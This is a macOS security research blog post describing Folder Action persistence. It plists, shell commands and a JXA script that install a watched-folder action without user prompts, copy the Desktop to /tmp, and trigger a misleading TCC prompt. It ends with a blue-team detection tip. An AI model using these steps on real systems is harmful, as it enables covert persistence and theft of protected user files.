Beyond the good ol' LaunchAgents - 24 - Folder Actions

theevilbit.github.io/beyond/beyond_0024

December 2, 2021

> This is part 24 in the series of "Beyond the good ol' LaunchAgents", where I try to collect various persistence techniques for macOS. For more background check the introduction.

Folder action persistence has been documented by Cody Thomas back in 2019 in his blog. I think he did an awesome job, and everything he wrote still applies today. I wanted to take it a bit further and see if I can persist without any user prompts, and it turned out it is possible. I will also talk about its TCC implications.

The TL;DR

Folder Actions are documented by Apple in their developer documentation: Mac Automation Scripting Guide: Watching Folders. Basically these are scripts that the system will run when files are added or deleted from the watched folder in Finder or the folder's window is opened, closed or resized. (If we perform the same actions in shell nothing happens).

We can add such scripts via Finder, but that requires extensive user actions or by Apple Scripts, but that one also generates quite a few prompts. Let's explore how we can bypass the user and persist without any popup.

Creating Folder Actions

As described by Cody the default location for the scripts is `/Library/Scripts/Folder Action Scripts` and `~/Library/Scripts/Folder Action Scripts`. The other important item he described is that the action script configuration can be found in the file `~/Library/Preferences/com.apple.FolderActionsDispatcher.plist`. This PLIST contains even more embedded PLISTs in base64 encoded format.

Let's start by creating a Folder Action through the GUI, for a folder `~/test` and attach the script `~/Library/Scripts/Folder Action Scripts/folderaction.scpt`. This is what we get as a result.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>folderActions</key>
        <data>
        YnBsaXN0MDDUAQIDBAUGBwpYJHZlcnNpb25ZJGFyY2hpdmVyVCR0b3BYJG9iamVjdHMS
        AAGGoF8QD05TS2V5ZWRBcmNoaXZlctEICVRyb290gAGuCwwSHh8gISQrLzQ1NjpVJG51
        bGzSDQ4PEVpOUy5vYmplY3RzViRjbGFzc6EQgAKAB9YTFBUWFw4YGRobHB1YYm9va21h
        cmtXZW5hYmxlZF1wcmlvckNvbnRlbnRzVG5hbWVXc2NyaXB0c4ADgAWABoAEgAiADU8R
        A2Bib29rYAMAAAAABBAwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABQ
        AgAABAAAAAMDAAAAAgAABQAAAAEBAABVc2VycwAAAAUAAAABAQAAY3NhYnkAAAAEAAAA
        AQEAAHRlc3QMAAAAAQYAABAAAAAgAAAAMAAAAAgAAAAEAwAAQ10AAAMAAAAIAAAABAMA
        AE2ZAAADAAAACAAAAAQDAACpGgYAAwAAAAwAAAABBgAAUAAAAGAAAABwAAAACAAAAAAE
        AABBw6vM+VIwNxgAAAABAgAAAgAAAAAAAAAPAAAAAAAAAAAAAAAAAAAACAAAAAQDAAAB
        AAAAAAAAAAQAAAADAwAA9QEAAAgAAAABCQAAZmlsZTovLy8MAAAAAQEAAE1hY2ludG9z
        aCBIRAgAAAAEAwAAAJAvUAkAAAAIAAAAAAQAAEHDjpDvAAAAJAAAAAEBAAAwQTgxRjNC
        MS01MUQ5LTMzMzUtQjNFMy0xNjlDMzY0MDM2MEQYAAAAAQIAAIEAAAABAAAA7xMAAAEA
        AAAAAAAAAAAAAAEAAAABAQAALwAAAAAAAAAABBQAAwwAAAAECAAA0MmMxMGVlZjZiNTNi
        ZTcwMWI2NjZhMTM4M2E3YmQwMWQ1YjE4NzA0ODUxMzRhMDViMDFhZTU2YzYyOTcwZTkw
        OzAwOzAwMDAwMDAwOzAwMDAwMDAwOzAwMDAwMDAwOzAwMDAwMDAwMDAwMDAwMjA7Y29t
        LmFwcGxlLmFwcC1zYW5kYm94LnJlYWQtd3JpdGU7MDE7MDEwMDAwMDY7MDAwMDAwMDMw
        MDA2MWFhOTswMTsvdXNlcnMvY3NhYnkvdGVzdAAA2AAAAP7///8BAAAAAAAAAABEAAAAE
        EAAAPAAAAAAAAAAFEAAAgAAAAAAAAAAQEAAApAAAAAAAAAABAEAAAlAAAAAAAAAACIAAA
        cAEAAAAAAAAFIAAA4AAAAAAAAAAQIAAA8AAAAAAAAAARIAAAJAEAAAAAAAASIAAABAEA
        AAAAAAATIAAAFAEAAAAAAAAgIAAAUAEAAAAAAAAwIAAAfAEAAAAAAAABwAAAxAAAAAAA
        AAARwAAAIAAAAAAAAAASwAAA1AAAAAAAAAAQ0AAABAAAAAAAAAACA8AAAhAEAAAAAAAABU
        dGVzdAnSDQ4iEaCAB9IlJicoWiRjbGFzc25hbWVYJGNsYXNzZXNeTlNNdXRhYmxlQXJy
        YXmjJykqV05TQXJyYXlYTlNPYmplY3TSDQ4sEaEtgAmAB9QTFBYOMBkyM4AKgAWAC4AM
        TxEELGJvb2ssBAAAAAAEEDAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        ABwDAAAEAAAAAwMAAAACAAAFAAAAAQEAAFVzZXJzAAAABQAAAAEBAABjc2FieQAAAAcA
        AAABAQAATGlicmFyeQAHAAAAAQEAAFNjcmlwdHMAFQAAAAEBAABGb2xkZXIgQWN0aW9u
        IFNjcmlwdHMAAAARAAAAAQEAAGZvbGRlcmFjdGlvbi5zY3B0AAAAGAAAAAEGAAAQAAAA
        IAAAADAAAABAAAAAUAAAAHAAAAAIAAAABAMAAENdAAADAAAACAAAAAQDAABNmQAAAwAA
        AAgAAAAEAwAAVZkAAAMAAAAIAAAABAMAAJ8dBgADAAAACAAAAAQDAACgHQYAAwAAAAgA
        AAAEAwAArR0GAAMAAAAYAAAAAQYAAKwAAAC8AAAAzAAAANwAAADsAAAA/AAAAAgAAAAA
        BAAAQcOrziIIAWgYAAAAAQIAAAEAAAAAAAAAADwAAAAAAAAAAAAAAAAAAAAAgAAAAEAwAA
        BAAAAAAAAAAEAAAAAwMAAPUBAAAIAAAAAQkAAGZpbGU6Ly8vDAAAAAEBAABNYWNpbnRv
        c2ggSEQIAAAABAMAAACQL1AJAAAACAAAAAAEAABBw46Q7wAAACQAAAABAQAAMEE4MUYz
        QjEtNTFEOS0zMzM1LUIzRTMtMTY5QzM2NDAzNjBEGAAAAAECAACBAAAAAQAAAO8TAAAB
        AAAAAAAAAAAAAAABAAAAAQEAAC8AAAAAAAAAAAQUAAPYAAAABAgAAMDk0YmQ1NjJiMGUw
        MmFkNmQ5ODg3YTY3YWRkYTA0YzRlNzg0ZWViNGZiYWE1MjhkYzA0M2Y4YTU0OGU3NTA0
        MjswMDswMDAwMDAwMDswMDAwMDAwMDswMDAwMDAwMDswMDAwMDAwMDAwMDAwMDIwO2Nv
        bS5hcHBsZS5hcHAtc2FuZGJveC5yZWFkLXdyaXRlOzAxOzAxMDAwMDA2OzAwMDAwMDAz
        MDAwNjFkYWQ7MDE7L3VzZXJzL2NzYWJ5L2xpYnJhcnkvc2NyaXB0cy9mb2xkZXIgYWN0
        aW9uIHNjcmlwdHMvZm9sZGVyYWN0aW9uLnNjcHQAAADYAAAA/v///wEAAAAAAAAAEQAA
        AAQQAACMAAAAAAAAAAAAUQAAAMAQAAAAAAAABAQAAA8AQAAAAAAAAEAQAAAsAQAAAAAAAAAIg
        AAAIAgAAAAAAAAUgAAB4AQAAAAAAABAgAACIAQAAAAAAABEgAAC8AQAAAAAAABIgAACc
        AQAAAAAAABMgAACsAQAAAAAAACAgAADoAQAAAAAAADAgAAAUAgAAAAAAAAHAAABcAQAA
        AAAAABHAAAAgAAAAAAAAABLAAABsAQAAAAAAABDQAAAEAAAAAAAAAIDwAAAcAgAAAAAA
        AF8QEWZvbGRlcmFjdGlvbi5zY3B00iUmNzheSW50ZXJuYWxTY3JpcHSiOSpeSW50ZXJu
        YWxTY3JpcHTSJSY7PF8QFEludGVybmFsRm9sZGVyQWN0aW9uoj0qXxAUSW50ZXJuYWxG
        b2xkZXJBY3Rpb24ACAARABoAJAApADIANwBJAEwAUQBTAGIAaABtAHgAfwCBAIMAhQCS
        AJsAowCxALYAvgDAAMIAxADGAMgAygQuBDMENAQ5BDoEPARBBEwEVQRkBGgEcAR5BH4E
        gASCBIQEjQSPBJEEkwSVCMUI2QjeCO0I8Aj/CQQJGwkeAAAAAAAAAgEAAAAAAAAAPgAA
        AAAAAAAAAAAAAAAACTU=
        </data>
        <key>folderActionsEnabled</key>
        <true/>
</dict>
</plist>
```

This is not too informative. We can decode the base64 data, and get a binary plist. If we convert it to XML we get the following.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>$archiver</key>
        <string>NSKeyedArchiver</string>
        <key>$objects</key>
        <array>
                <string>$null</string>
                <dict>
                        <key>$class</key>
                        <dict>
                                <key>CF$UID</key>
                                <integer>7</integer>
                        </dict>
                        <key>NS.objects</key>
                        <array>
                                <dict>
                                        <key>CF$UID</key>
                                        <integer>2</integer>
                                </dict>
                        </array>
                </dict>
                <dict>
                        <key>$class</key>
                        <dict>
                                <key>CF$UID</key>
                                <integer>13</integer>
                        </dict>
                        <key>bookmark</key>
                        <dict>
                                <key>CF$UID</key>
                                <integer>3</integer>
                        </dict>
                        <key>enabled</key>
                        <dict>
                                <key>CF$UID</key>
                                <integer>5</integer>
                        </dict>
                        <key>name</key>
                        <dict>
                                <key>CF$UID</key>
                                <integer>4</integer>
                        </dict>
                        <key>priorContents</key>
                        <dict>
                                <key>CF$UID</key>
                                <integer>6</integer>
                        </dict>
                        <key>scripts</key>
                        <dict>
                                <key>CF$UID</key>
                                <integer>8</integer>
                        </dict>
                </dict>
                <data>
                Ym9va2ADAAAAAAQQMAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
                AAAAUAIAAAQAAAADAwAAAAIAAAUAAAABAQAAVXNlcnMAAAAFAAAAAQEAAGNz
                YWJ5AAAABAAAAAEBAAB0ZXN0DAAAAAEGAAAQAAAAIAAAADAAAAAIAAAABAMA
                AENdAAADAAAACAAAAAQDAABNmQAAAwAAAAgAAAAEAwAAqRoGAAMAAAAMAAAA
                AQYAAFAAAABgAAAAcAAAAAgAAAAABAAAQcOrzPlSMDcYAAAAAQIAAAIAAAAA
                AAAADwAAAAAAAAAAAAAAAAAAAAgAAAAEAwAAAQAAAAAAAAAAEAAAAAwMAAPUB
                AAAIAAAAAQkAAGZpbGU6Ly8vDAAAAAEBAABNYWNpbnRvc2ggSEQIAAAABAMA
                AACQL1AJAAAACAAAAAAEAABBw46Q7wAAACQAAAABAQAAMEE4MUYzQjEtNTFE
                OS0zMzM1LUIzRTMtMTY5QzM2NDAzNjBEGAAAAAECAACBAAAAAQAAAO8TAAAB
                AAAAAAAAAAAAAAABAAAAAQEAAC8AAAAAAAAAAQUAAMMAAAABAgAANDJjMTBl
                ZWY2YjUzYmU3MDFiNjY2YTEzODNhN2JkMDFkNWIxODcwNDg1MTM0YTA1YjAx
                YWU1NmM2Mjk3MGU5MDswMDswMDAwMDAwMDswMDAwMDAwMDswMDAwMDAwMDsw
                MDAwMDAwMDAwMDAwMDIwO2NvbS5hcHBsZS5hcHAtc2FuZGJveC5yZWFkLXdy
                aXRlOzAxOzAxMDAwMDA2OzAwMDAwMDAzMDAwNjFhYTk7MDE7L3VzZXJzL2Nz
                YWJ5L3Rlc3QAANgAAAD+////AQAAAAAAAAAARAAAABBAAADwAAAAAAAAAABRAA
                AIAAAAAAAAAAEBAAAKQAAAAAAAAAAAQBAAAJQAAAAAAAAAAAiAAAHABAAAAAAAA
                BSAAAOAAAAAAAAAAAECAAAPAAAAAAAAAAAESAAACQBAAAAAAAAAAEiAAAAQBAAAA
                AAAAEyAAABQBAAAAAAAAAICAAAFABAAAAAAAAAAMCAAAHwBAAAAAAAAAcAAAMQA
                AAAAAAAAEcAAACAAAAAAAAAAAAEsAAANQAAAAAAAAAAENAAAAQAAAAAAAAAAAgPAA
                AIQBAAAAAAAA
                </data>
                <string>test</string>
                <true/>
                <dict>
                        <key>$class</key>
                        <dict>
                                <key>CF$UID</key>
                <integer>7</integer>
        </dict>
        <key>NS.objects</key>
        <array/>
</dict>
<dict>
        <key>$classes</key>
        <array>
                <string>NSMutableArray</string>
                <string>NSArray</string>
                <string>NSObject</string>
        </array>
        <key>$classname</key>
        <string>NSMutableArray</string>
</dict>
<dict>
        <key>$class</key>
        <dict>
                <key>CF$UID</key>
                <integer>7</integer>
        </dict>
        <key>NS.objects</key>
        <array>
                <dict>
                        <key>CF$UID</key>
                        <integer>9</integer>
                </dict>
        </array>
</dict>
<dict>
        <key>$class</key>
        <dict>
                <key>CF$UID</key>
                <integer>12</integer>
        </dict>
        <key>bookmark</key>
        <dict>
                <key>CF$UID</key>
                <integer>10</integer>
        </dict>
        <key>enabled</key>
        <dict>
                <key>CF$UID</key>
                <integer>5</integer>
        </dict>
        <key>name</key>
        <dict>
                <key>CF$UID</key>
                <integer>11</integer>
        </dict>
</dict>
<data>
Ym9vaywEAAAAAAQQMAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAHAMAAAQAAAADAwAAAAIAAAUAAAABAQAAVXNlcnMAAAAFAAAAAQEAAGNz
YWJ5AAAABwAAAAEBAABMaWJyYXJ5AAcAAAABAQAAU2NyaXB0cwAVAAAAAQEA
AEZvbGRlciBBY3Rpb24gU2NyaXB0cwAAABEAAAABAQAAZm9sZGVyYWN0aW9u
LnNjcHQAAAAYAAAAAQYAABAAAAAgAAAAMAAAAEAAAABQAAAAcAAAAAgAAAAE
AwAAQ10AAAMAAAAIAAAABAMAAE2ZAAADAAAACAAAAAQDAABVmQAAAwAAAAgA
AAAEAwAAnx0GAAMAAAAIAAAABAMAAKAdBgADAAAACAAAAAQDAACtHQYAAwAA
ABgAAAABBgAArAAAALwAAADMAAAA3AAAAOwAAAD8AAAACAAAAAAEAABBw6vO
IggBaBgAAAABAgAAAQAAAAAAAAAAPAAAAAAAAAAAAAAAAAAAAACAAAAAQDAAAE
AAAAAAAAAAQAAAADAwAA9QEAAAgAAAABCQAAZmlsZTovLy8MAAAAAQEAAE1h
Y2ludG9zaCBIRAgAAAAEAwAAAJAvUAkAAAAIAAAAAAQAAEHDjpDvAAAAJAAA
AAEBAAAwQTgxRjNCMS01MUQ5LTMzMzUtQjNFMy0xNjlDMzY0MDM2MEQYAAAA
AQIAAIEAAAABAAAA7xMAAAEAAAAAAAAAAAAAAAEAAAABAQAALwAAAAAAAAAAAB
BQAA9gAAAAECAAAwOTRiZDU2MmIwZTAyYWQ2ZDk4ODdhNjdhZGRhMDRjNGU3
ODRlZWI0ZmJhYTUyOGRjMDQzZjhhNTQ4ZTc1MDQyOzAwOzAwMDAwMDAwOzAw
MDAwMDAwOzAwMDAwMDAwOzAwMDAwMDAwMDAwMDAwMjA7Y29tLmFwcGxlLmFw
cC1zYW5kYm94LnJlYWQtd3JpdGU7MDE7MDEwMDAwMDY7MDAwMDAwMDMwMDA2
MWRhZDswMTsvdXNlcnMvY3NhYnkvbGlicmFyeS9zY3JpcHRzL2ZvbGRlciBh
Y3Rpb24gc2NyaXB0cy9mb2xkZXJhY3Rpb24uc2NwdAAAANgAAAD+////AQAA
AAAAAAARAAAABBAAAIwAAAAAAAAAAABRAAAAwBAAAAAAAAAAEBAAADwBAAAAAAAAAA
QBAAACwBAAAAAAAAAAiAAAAgCAAAAAAAAAABSAAAHgBAAAAAAAAAAECAAAIgBAAAA
AAAAESAAALwBAAAAAAAAAAEiAAAJwBAAAAAAAAAAEyAAAKwBAAAAAAAAAAICAAAOgB
AAAAAAAAMCAAABQCAAAAAAAAAAcAAAFwBAAAAAAAAAAEcAAACAAAAAAAAAAAAEsAA
AGwBAAAAAAAAAAENAAAAQAAAAAAAAAAgPAAABwCAAAAAAAA
</data>
<string>folderaction.scpt</string>
<dict>
        <key>$classes</key>
        <array>
                <string>InternalScript</string>
                <string>NSObject</string>
```

```
                        </array>
                        <key>$classname</key>
                        <string>InternalScript</string>
                </dict>
                <dict>
                        <key>$classes</key>
                        <array>
                                <string>InternalFolderAction</string>
                                <string>NSObject</string>
                        </array>
                        <key>$classname</key>
                        <string>InternalFolderAction</string>
                </dict>
        </array>
        <key>$top</key>
        <dict>
                <key>root</key>
                <dict>
                        <key>CF$UID</key>
                        <integer>1</integer>
                </dict>
        </dict>
        <key>$version</key>
        <integer>100000</integer>
</dict>
</plist>
```

More embedded data! :(If we decode the new base64 strings, we will again get a binary plist. Unfortunately `plutil` can't convert it, and throws an error but if we take a look it will contain further info about the folders we set and the script.

I didn't want to fully reverse the structure of this plist, but simply take a shortcut. We can setup a folder action script on our machine, like the above and take it to the victim.

Taking the above plist we can overwrite the one on the machine. There is zero protection on the file, so we can freely do that.

So the manual setup is to copy our script to its location, create the folder we want to watch (if it doesn't exists), and overwrite preferences.

```
csaby@mantarey ~ % mkdir -p "Library/Scripts/Folder Action Scripts"
csaby@mantarey ~ % cp folderaction.scpt "Library/Scripts/Folder Action Scripts/"
csaby@mantarey ~ % mkdir test
csaby@mantarey ~ % cp com.apple.FolderActionsDispatcher.plist Library/Preferences
```

We could also do something like this to edit the preferences file:

```
defaults write "com.apple.FolderActionsDispatcher" "folderActions" '"{length = 2513, bytes = 0x62706c69 73743030 d4010203 04050607
... 00000000 00000935 }"'
```

In this case, for the example, our folder action script does the following:

```
var app = Application.currentApplication();
app.includeStandardAdditions = true;
app.doShellScript("touch /tmp/folderaction.txt");
app.doShellScript("touch ~/Desktop/folderaction.txt");
app.doShellScript("cp -R ~/Desktop /tmp/");
```

Now if we do anything in the folder…. nothing happens. :(

There is one more thing we need to do. The preference file has to be consumed, and for that we need to start the `Folder Action Setup.app` utility, which we can kill after.

```
csaby@mantarey ~ % open "/System/Library/CoreServices/Applications/Folder Actions Setup.app/"
csaby@mantarey ~ % killall "Folder Actions Setup"
```

Now if we do anything with it in Finder, the script will be triggered. All of this without any user prompt.

Someone can either prepare a PLIST file upfront as I did here, or reverse it and programmatically do it. I didn't do that, but if anyone does I would be interested seeing that :)


TCC implication

As you might have noticed, I made a command to copy all files from the `~/Desktop` into `/tmp/`. As `Desktop` is protected by TCC it's interesting to observe what happens. The script is not executed by Finder but `FolderActionDispatcher`.

`FolderActionsDispatcher` has an entitlement which allows it to prompt for all TCC permissions.

```
Executable=/System/Library/CoreServices/FolderActionsDispatcher.app/Contents/MacOS/FolderActionsDispatcher
Identifier=com.apple.FolderActionsDispatcher
Format=app bundle with Mach-O universal (x86_64 arm64e)
CodeDirectory v=20400 size=1210 flags=0x0(none) hashes=27+7 location=embedded
Platform identifier=13
Signature size=4442
Signed Time=2021. Oct 2. 8:44:20
Info.plist entries=27
TeamIdentifier=not set
Sealed Resources version=2 rules=2 files=0
Internal requirements count=1 size=84
[Dict]
        [Key] com.apple.private.tcc.allow-prompting
        [Value]
                [Array]
                        [String] kTCCServiceAll
        [Key] com.apple.application-identifier
        [Value]
                [String] com.apple.FolderActionsDispatcher
```

This means that when our script is executed, `FolderActionDispatcher` will be the ultimate responsible process, and it will prompt the user. I think this is minimum misleading, and a less security aware user can click OK, without being aware at all what happens.



“FolderActionsDispatcher” would like to access files in your Desktop folder.

Script Execution Flow

Our script is executed in the following way. The process `FolderActionDispatcher` will make an XPC request to `com.apple.foundation.UserScriptService` which will invoke `osascript` which will invoke our shell commands. Thus ultimately the binary `/System/Library/Frameworks/Foundation.framework/Versions/C/XPCServices/com.apple.foundation.UserScriptService.xpc/Conte` is launching the script.

For blue teams I think there is a great way to monitor for this persistence: is anything launched by `com.apple.foundation.UserScriptService` ?

That’s all I wanted to add this, again I highly recommend checking out Cody’s blogpost.